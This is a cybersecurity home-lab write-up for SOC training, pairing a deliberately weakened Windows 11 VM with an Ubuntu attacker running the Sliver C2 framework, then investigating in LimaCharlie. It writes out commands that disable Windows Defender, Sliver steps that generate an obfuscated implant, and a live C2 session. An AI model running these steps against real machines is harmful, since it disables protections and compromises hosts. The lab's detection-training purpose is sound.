


“So You Want to Be a SOC Analyst” – Endpoint Detection & Response Lab


This project simulates a real-world Security Operations Center (SOC) workflow by building a controlled attack-and-detect environment. A Windows 11 virtual machine is deliberately hardened down to allow compromise, while an Ubuntu attacker machine deploys a Command-and-Control (C2) framework. Endpoint telemetry is collected using LimaCharlie, where suspicious process and network activity is investigated, validated, and ultimately detected using custom Detection & Response (D&R) rules.

The home lab demonstrates practical skills in endpoint security, attacker tradecraft, log analysis, threat hunting, and detection engineering — mirroring how SOC analysts identify, investigate, and respond to real threats.

Environment Setup – Windows Victim

A Windows 11 virtual machine was prepared as the victim endpoint. Multiple built-in security controls were intentionally disabled to allow realistic attacker execution, including Microsoft Defender Antivirus features and Tamper Protection. This mirrors scenarios where attackers operate on poorly secured or misconfigured systems.





Administrative commands were executed on the Windows VM to disable sleep, hibernation, and display timeouts. This ensured uninterrupted execution of malicious activity and continuous telemetry collection during the attack simulation.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>gpedit.msc

C:\Windows\System32>REG ADD "hklm\software\policies\microsoft\windows_defender" /v DisableAntiSpyware /t REG_DWORD /d 1
/f
The operation completed successfully.

C:\Windows\System32>powercfg /change standby-timeout-ac 0
C:\Windows\System32>powercfg /change standby-timeout-dc 0
C:\Windows\System32>powercfg /change monitor-timeout-ac 0
C:\Windows\System32>powercfg /change monitor-timeout-dc 0
C:\Windows\System32>powercfg /change hibernate-timeout-dc 0
C:\Windows\System32>powercfg /change hibernate-timeout-ac 0
C:\Windows\System32>
```

The system was booted into **Safe Mode** to modify protected registry keys. Critical Windows services related to endpoint protection were set to a disabled state (**Start = 4**), ensuring they would not load during normal operation. This step demonstrates how attackers and analysts alike may leverage Safe Mode to bypass or troubleshoot security controls.

Service	Start	Type	REG_DWORD	Data
WIMMount	4	REG_DWORD	0x00000004 (4)	
WinDefend	4	REG_DWORD	0x00000010 (16)	
wcmsvc	4	REG_DWORD	0x00000004 (4)	
wcnsvc	4	REG_DWORD	0x00000001 (1)	
WdBoot	4	REG_DWORD	0x00000004 (4)	
WdmCompanionFilter	4	REG_DWORD	0x00000004 (4)	
WdNisDrv	4	REG_DWORD	0x00000010 (16)	
WdNisSvc	4	REG_DWORD	0x00000004 (4)	

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sense			
	Name	Type	Data
usbser	(Default)	REG_SZ	(value not set)
USBSTOR	Description	REG_SZ	@%ProgramFiles%\Windows Defender
usbuhci	DisplayName	REG_SZ	@%ProgramFiles%\Windows Defender
USBXHCI	ErrorControl	REG_DWORD	0x00000001 (1)
UserDataSvc	FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 00 00 00 03 00
UserDataSvc_2c51e	ImagePath	REG_EXPAND_SZ	"%ProgramFiles%\Windows Defender"
UserManager	LaunchProtected	REG_DWORD	0x00000002 (2)
UsoSvc	ObjectName	REG_SZ	LocalSystem
VacSvc	RequiredPrivileg...	REG_MULTI_SZ	SeAuditPrivilege SeChangeNotifyPrivilege
VaultSvc	ServiceSidType	REG_DWORD	0x00000001 (1)
vdrvroot	Start	REG_DWORD	0x00000004 (4)
vds	Type	REG_DWORD	0x00000010 (16)
VerifierExt			
VfpExt			
VGAuthService			

Environment Setup – Ubuntu attacker

An Ubuntu Linux virtual machine was configured as the attacker host. Netplan was modified to ensure proper network connectivity. The system's IP address and default gateway were identified to confirm routing and enable lateral communication between attacker and victim machines.

```

valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
link/ether 00:0c:29:00:fd:a9 brd ff:ff:ff:ff:ff:ff
altname enp2s1
inet 192.168.246.133/24 brd 192.168.246.255 scope global
    valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe00:fd:a9/64 scope link
        valid_lft forever preferred_lft forever
user@attack:~$ ping _gateway -c 1
PING _gateway (192.168.246.2) 56(84) bytes of data.
64 bytes from _gateway (192.168.246.2): icmp_seq=1 ttl=128
--- _gateway ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.541/0.541/0.541/0.000 ms
user@attack:~$ 

```

`sudo netplan apply`

`sudo netplan try`

```

GNU nano 6.2                               /etc/netplan/00-in
# This is the network config written by 'subiquity'
network:
  ethernets:
    ens3:
      dhcp4: no
      addresses: [192.168.246.133/24]
      gateway4: 192.168.246.2
      nameservers:
        addresses: [8.8.8.8,8.8.4.4]
      version: 2

```

Endpoint Telemetry – LimaCharlie Sensor Deployment

A LimaCharlie sensor was registered and deployed on the Windows machine ([windev2305.locaLdomain](#)). Specific telemetry sources were enabled, including:

- Process creation
 - Network connections
 - File activity

This provided real-time visibility into endpoint behaviour for later investigation.

Sensors 6 [VIEW DOCS →](#)

ORGANIZATIONS GROUPS ADD-ONS SETTINGS SUPPORT

Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time. Embedded platforms (e.g. Windows, Mac, Linux) expose deeper capabilities like sending commands and collecting artifacts. Sensors tagged lc:system are generated by LimaCharlie Extensions and do not count towards the quota.

Quick Search		Apple	Linux	Windows	is_online is true	X	ADD FILTER
6 sensors		5 billed on usage	1 billed on quota (maximum 2)	①			
Type	Hostname	Tags	Last Seen/Alive	Online	Isolated	Sealed	
<input type="checkbox"/>	ext-atomic-red-team	EXT:EXT-ATOMIC-RED-TE... LC:SYSTEM	2025-12-10 20:23:00	✓	On network	No	
<input type="checkbox"/>	ext-yara	EXT:EXT-YARA LC:SYSTEM	2025-12-10 20:56:14	✓	On network	No	
<input type="checkbox"/>	ext-yara-manager	EXT:EXT-YARA-MANAGER LC:SYSTEM	2025-12-10 20:22:57	✓	On network	No	
<input type="checkbox"/>	ext-reliable-tasking	EXT:RELIABLE-TASKING LC:SYSTEM	2025-12-10 20:31:53	✓	On network	No	
<input type="checkbox"/>	windev2305eval.locald...		2025-12-10 20:53:36	✓	On network	No	
<input type="checkbox"/>	binlib-activity	EXT:BINLIB LC:EXT +1 more	2025-12-10 20:31:07	✓	On network	No	

: windev2305.localdomain is the windows machine

ARTIFACT COLLECTION RULE X

windows-sysmon-logs

Artifact Collection Rules automate collection of logs and other artifacts from sensors based on specific file patterns and sensor platform / tags. Artifact Collection is billed based on usage at the rate of \$0.01 per block of 3.5 GB per day, billed once at ingestion time (based on the requested retention time). This includes retention, indexing and visualization. Once ingested, exporting original raw artifacts is billed at-cost: \$0.12 per block of 1 GB.

PATTERNS (Optional)

well://Microsoft-Windows-Sysmon/Operational:*

RETENTION PERIOD (IN DAYS)(OPTIONAL)

10

DELETE LOGS ON HOST AFTER INGESTION

IGNORE SSL CERT ERRORS DURING LOG UPLOAD

PLATFORM(S)


windows

TAGS(OPTIONAL)

i.e. 'tag1' and 'tag2' and 'tag3'

Secure Remote Access to Attacker Machine

From the host system, an SSH tunnel was established to the Ubuntu attacker machine. Root access was used to prepare and operate the command-and-control infrastructure securely.



```
root@attack: /home/user
Microsoft Windows [Version 10.0.26200.7171]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>ssh user@192.168.246.133
The authenticity of host '192.168.246.133 (192.168.246.133)' can't be established.
ED25519 key fingerprint is SHA256:T81Z48ubf5tqjOhPNINbcCKfE5u5IG+zyXuCfA0zrHw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.246.133' (ED25519) to the list of known hosts.
user@192.168.246.133's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-163-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro


System information as of Wed 10 Dec 21:24:02 UTC 2025

System load: 0.08      Processes:           218
Usage of /: 32.2% of 9.75GB  Users logged in:     1
Memory usage: 9%          IPv4 address for ens3: 192.168.246.133
Swap usage:  0%

Expanded Security Maintenance for Applications is not enabled.

62 updates can be applied immediately.
6 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable
```

The **Sliver C2 framework** was downloaded and installed on the Ubuntu machine. An external C2 package was loaded into Sliver, and a Python-based HTTP listener was configured to serve the payload to the victim system.



```
root@attack:/home/user# chmod +x /usr/local/bin/sliver
chmod: cannot access '/usr/local/bin/sliver': No such file or directory
root@attack:/home/user# chmod +x /usr/local/bin/sliver-server
root@attack:/home/user# apt install -y mingw-w64
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime
gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix
gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libisl23 libmpc3
mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
Suggested packages:
gcc-10-locales wine wine64
The following NEW packages will be installed:
binutils-mingw-w64-i686 binutils-mingw-w64-x86-64 g++-mingw-w64-i686 g++-mingw-w64-i686-posix
g++-mingw-w64-i686-win32 g++-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix g++-mingw-w64-x86-64-win32 gcc-mingw-w64
gcc-mingw-w64-base gcc-mingw-w64-i686 gcc-mingw-w64-i686-posix gcc-mingw-w64-i686-posix-runtime
gcc-mingw-w64-i686-win32 gcc-mingw-w64-i686-win32-runtime gcc-mingw-w64-x86-64 g++-mingw-w64-x86-64-posix
gcc-mingw-w64-x86-64-posix-runtime gcc-mingw-w64-x86-64-win32 gcc-mingw-w64-x86-64-win32-runtime libisl23 libmpc3
mingw-w64 mingw-w64-common mingw-w64-i686-dev mingw-w64-x86-64-dev
0 upgraded, 27 newly installed, 0 to remove and 74 not upgraded.
Need to get 229 MB of archives.
After this operation, 1,138 MB of additional disk space will be used.
Get:1 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 binutils-mingw-w64-i686 amd64 2.38-3ubuntu1+9build1 [2,882 kB]
Get:2 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 mingw-w64-common all 8.0.0-1 [4,911 kB]
Get:3 http://gb.archive.ubuntu.com/ubuntu jammy/universe amd64 mingw-w64-i686-dev all 8.0.0-1 [2,837 kB]
```

```
root@attack: /home/user
[SLIVER]
All hackers gain conspire
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > generate --http 192.168.246.133 --save /opt/sliver

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 56s
[*] Implant saved to /opt/sliver/INADEQUATE_HERON.exe

[server] sliver > implants

Name      Implant Type   Template   OS/Arch      Format   Command & Control       Debug
-----  -----  -----  -----  -----  -----  -----
INADEQUATE_HERON    session      sliver     windows/amd64 EXECUTABLE [1] https://192.168.246.133  false

[server] sliver >
```

Open a connection in order to solicit installation using a python http listener.

```
root@attack: /opt/sliver
Use the ``-h`` option to get more help information.
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
tcp   LISTEN  0      5           0.0.0.0:80          0.0.0.0:*      users:(("python3",pid=8843,fd=3))
root@attack:/opt/sliver# sudo kill -9 0
killed
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
tcp   LISTEN  0      5           0.0.0.0:80          0.0.0.0:*      users:(("python3",pid=8843,fd=3))
root@attack:/opt/sliver# sudo kill -9 8843
root@attack:/opt/sliver# sudo ss -tulnp | grep :80
root@attack:/opt/sliver# sliver-server

[SLIVER]
All hackers gain evolve
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[server] sliver >
```

Using Sliver, the C2 payload was delivered and installed on the Windows victim. This established a remote command-and-control channel, simulating a successful endpoint compromise.


```
[server] sliver > use 5bf387c5
[*] Active session INADEQUATE_HERON (5bf387c5-7fdb-4564-8b67-93b9b5efc53c)
[server] sliver (INADEQUATE_HERON) > info
Session ID: 5bf387c5-7fdb-4564-8b67-93b9b5efc53c
  Name: INADEQUATE_HERON
  Hostname: WinDev2305Eval
  UUID: fd9c4d56-5f0c-feca-ae26-2d0797f03a0f
  Username: WINDEV2305EVAL\User
    UID: S-1-5-21-2195803488-2152787190-766101371-1000
    GID: S-1-5-21-2195803488-2152787190-766101371-513
    PID: 4212
    OS: windows
  Version: 10 build 22621 x86_64
  Locale: en-US
  Arch: amd64
  Active C2: https://192.168.246.133
  Remote Address: 192.168.246.134:50805
  Proxy URL:
Reconnect Interval: 1m0s
  First Contact: Wed Dec 10 22:49:50 UTC 2025 (2m59s ago)
  Last Checkin: Wed Dec 10 22:52:23 UTC 2025 (26s ago)

[server] sliver (INADEQUATE_HERON) > whoami
Logon ID: WINDEV2305EVAL\User
[*] Current Token ID: WINDEV2305EVAL\User
[server] sliver (INADEQUATE_HERON) > getprivs
Privilege Information for INADEQUATE_HERON.exe (PID: 4212)
-----
Process Integrity Level: High

Name                                     Description                                         Attributes
====                                     ======                                         =====
SeIncreaseQuotaPrivilege                Adjust memory quotas for a process                         Disabled
SeSecurityPrivilege                     Manage auditing and security log                           Disabled
SeTakeOwnershipPrivilege                Take ownership of files or other objects                  Disabled
SeLoadDriverPrivilege                   Load and unload device drivers                            Disabled
SeSystemProfilePrivilege                Profile system performance                             Disabled
SeSystemTimePrivilege                  Change the system time                                Disabled
SeProfileSingleProcessPrivilege         Profile single process                               Disabled
SeIncreaseBasePriorityPrivilege          Increase scheduling priority                          Disabled
SeCreatePagefilePrivilege               Create a pagefile                                 Disabled
SeBackupPrivilege                       Back up files and directories                         Disabled
SeRestorePrivilege                      Restore files and directories                         Disabled
SeShutdownPrivilege                     Shut down the system                                Disabled
SeDebugPrivilege                        Debug programs                                 Enabled
SeSystemEnvironmentPrivilege            Modify firmware environment values                    Disabled
SeChangeNotifyPrivilege                 Bypass traverse checking                           Enabled, Enabled by Default
SeRemoteShutdownPrivilege                Force shutdown from a remote system                  Disabled
SeUndockPrivilege                       Remove computer from docking station                Disabled
SeManageVolumePrivilege                 Perform volume maintenance tasks                  Disabled
SeImpersonatePrivilege                 Impersonate a client after authentication           Enabled, Enabled by Default
SeCreateGlobalPrivilege                  Create global objects                            Enabled, Enabled by Default
SeIncreaseWorkingSetPrivilege           Increase a process working set                         Disabled
SeTimeZonePrivilege                     Change the time zone                                Disabled
SeCreateSymbolicLinkPrivilege          Create symbolic links                            Disabled
```

```
[server] sliver (INADEQUATE_HERON) > netstat
Protocol      Local Address        Foreign Address          State       PID/Program Name
=====
tcp          192.168.246.134:49684   114.152.242.35.bc.googleusercontent.com:443  ESTABLISHED  3284/rhcp.exe
tcp          192.168.246.134:50762   a92-123-128-149.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50763   a92-123-128-152.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50764   a92-123-128-152.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50765   a92-123-128-152.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50766   a92-123-128-152.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50767   a92-123-128-152.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50768   a92-123-128-152.deploy.static.akamaitechnologies.com:443  CLOSE_WAIT   6692/SearchHost.exe
tcp          192.168.246.134:50770   172.187.86.73:443                           ESTABLISHED  3452/svhost.exe
tcp          192.168.246.134:50772   172.187.86.73:443                           ESTABLISHED  3452/svhost.exe
```

tcp	192.168.246.134:50953	attack.:80	ESTABLISHED	4212/INADEQUATE_HERON.exe
-----	-----------------------	------------	-------------	---------------------------



```

root@attack: /opt/sliver
[!] root@attack: /opt/sliver
[!] All hackers gain first strike
[*] Server v1.5.34 - d2a6fa8cd6cc029818dd8d9e4a039bdea8071ca2
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command
[server] sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #1
[*] Session ac4131c9 INADEQUATE_HERON - 192.168.246.134:50793 (WinDev2305Eval) - Windows/amd64 - Wed, 10 Dec 2025 22:49:38 UTC
[*] Session 5bf387c5 INADEQUATE_HERON - 192.168.246.134:50805 (WinDev2305Eval) - Windows/amd64 - Wed, 10 Dec 2025 22:49:50 UTC
[server] sliver > sessions
ID      Transport  Remote Address        Hostname          Username          Operating System   Health
=====  ======  ======  ======  ======  ======  ======  ======
5bf387c5  http(s)  192.168.246.134:50805  WinDev2305Eval  WINDEV2305EVAL\user  windows/amd64  [ALIVE]
ac4131c9  http(s)  192.168.246.134:50793  WinDev2305Eval  WINDEV2305EVAL\user  windows/amd64  [DEAD]
[server] sliver >

```

Detection & Investigation in LimaCharlie

The LimaCharlie dashboard was used to investigate abnormal behaviour:

Process Analysis: Identified suspicious processes and traced their originating IP address.

SENSORS > PROCESSES						
Processes (4)						
FILTER						
j.e. 'evil.exe'						
Run	Name	PPID	PID	User	Path	Command Line
msedge.exe	msedge.exe	6424	2796	WINDEV2305EVAL\user	C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	"C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe"
powershell.exe	powershell.exe	5688	3524	WINDEV2305EVAL\user	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
conhost.exe	conhost.exe	3624	3948	WINDEV2305EVAL\user	C:\Windows\system32\conhost.exe	\?\C:\Windows\system32\conhost.exe 0x4
INADEQUATE_HERON.exe	INADEQUATE_HERON.exe	3624	4212	WINDEV2305EVAL\user	C:\Users\User\Downloads\INADEQUATE_HERON.exe	"C:\Users\User\Downloads\INADEQUATE_HERON.exe"

Network Analysis: Filtered network telemetry by the identified IP to uncover associated connections and suspicious outbound activity.

SENSORS > NETWORK						
Network (0)						
???	192.168.246.134	51122	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51123	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51124	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51125	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51126	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51127	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51128	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51129	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51130	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51131	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51132	tcp4	192.168.246.133	80	TIME_WAIT -
???	192.168.246.134	51133	tcp4	192.168.246.133	80	TIME_WAIT -
INADEQUATE_HERON.exe (4212)	192.168.246.134	51134	tcp4	192.168.246.133	80	ESTABLISHED f8121b723fdd1634e9a574c96acb60b73d33b0f4e8e194b76ef70e0fb85e8e70

File Hash Analysis: Extracted the payload hash and checked it against known malware databases, resulting in a false negative — demonstrating the limitations of signature-based detection.

